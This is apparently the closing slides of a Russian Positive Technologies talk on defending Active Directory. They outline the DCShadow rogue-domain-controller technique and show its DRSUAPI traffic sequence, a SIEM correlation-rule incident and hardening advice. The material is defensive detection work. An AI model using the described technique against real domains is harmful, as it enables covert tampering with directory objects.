- ❖ Логирование PowerShell
 - Поможет обнаружить использование многих современных инструментов для атак на AD
- ❖ Переезд на Windows 10, Windows Server 2016
 - Память с NTLM-хешами и билетами Kerberos теперь защищена (Credential Guard)
- ❖ Строгое разграничение ролей
 - опасно сочетать в одной роли администратора AD, DC, всех серверов и рабочих машин
- ❖ Двойная смена пароля krbtgt. Каждый год. И после ухода AD администратора
 - Anti-GoldenTicket
- ❖ Средства защиты с непрерывно обновляющейся экспертной базой знаний
 - Для обнаружения реальных актуальных атак



24 января 2018 года. Microsoft BlueHat IL. Benjamin Delpy и Vincent Le Toux. Mimikatz



Создание поддельного DC для изменения/создания объектов AD через репликацию



Всего 2 SPN для поддержки Kerberos




Принудительная или отложенная (15 минут) репликация



Поддельный DC не отправляет события в SIEM





Как выглядит DCShadow в трафике

DRSUAPI	306	DsBind request
DRSUAPI	258	DsBind response
DRSUAPI	830	DsAddEntry request
DRSUAPI	258	DsAddEntry response
DRSUAPI	194	DsUnbind request
DRSUAPI	194	Dsunbind response
DRSUAPI	258	DsBind request
DRSUAPI	258	DsBind response
DRSUAPI	466	DRSUAPI_REPLICA_ADD request
DRSUAPI	434	DsReplicaUpdateRefs request
DRSUAPI	178	DsReplicaUpdateRefs response
DRSUAPI	178	DRSUAPI_REPLICA_ADD response
DRSUAPI	386	DRSUAPI_REPLICA_DEL request
DRSUAPI	178	DRSUAPI_REPLICA_DEL response
DRSUAPI	194	Dsunbind request
DRSUAPI	194	Dsunbind response

Modifying CN=Configuration
(the nTDSA object)

Triggerring the replication

INC-248

Replication_to_unauthorized_DRA

Обнаружена попытка репликации Active Directory на узле DC.test.lab с узлом WIN10.test.lab, не входящим в доверенный список

Содержит данные об 1 срабатывании правила корреляции
[Replication_to_unauthorized_DRA](#)

Параметры

Категория	Не определена
Тип	Не определен
Влияние	
Расположение	

Статус

Критичность	↑ Высокая
Статус	🔍 Новый
Ответственный	Не назначен
Автор	
Источник инцидента	SIEM
Обнаружен	09 февраля, 04:41
Создан	Сегодня в 17:31
Последнее изменение	Изменено: Описание, Дата обнаружения, События, Критичность, Тип сегодня, 17:31

Задачи

События

Активы и сети

Атакующие активы

Комментарии


Время

Событие

09 февраля 04:41	Удален контекст именованя источника реплики Active Directory на узле DC.t...	🔍
09 февраля 04:41	Обнаружена попытка репликации Active Directory на узле DC.test.lab с узлом ...	🔍

Открыть «События»

DCShadow PT Network Attack Discovery Detection



Исследователи в
Твиттере:

[@PyroTek3](#)
[@mattifestation](#)
[@subTee](#)
[@enigma0x3](#)
[@tiraniddo](#)
[@tifkin_](#)
[@424f424f](#)
[@harmj0y](#)
[@xorrior](#)
[@smith8680](#)
[@JohnLaTwC](#)
[@jepayneMSFT](#)
[@strandjs](#)
[@HackingDave](#)
[@obscuresec](#)

Attack Detection Team в Твиттере:
[@AttackDetection](#)

Блог Positive Research Center:
[blog.ptsecurity.ru/](#)

Наши аналитические отчеты и
публикации:
[habrahabr.ru/company/pt/blog/](#)
[ptsecurity.com/ru-ru/research/analytics/](#)



Спасибо за внимание!

POSITIVE TECHNOLOGIES

ptsecurity.ru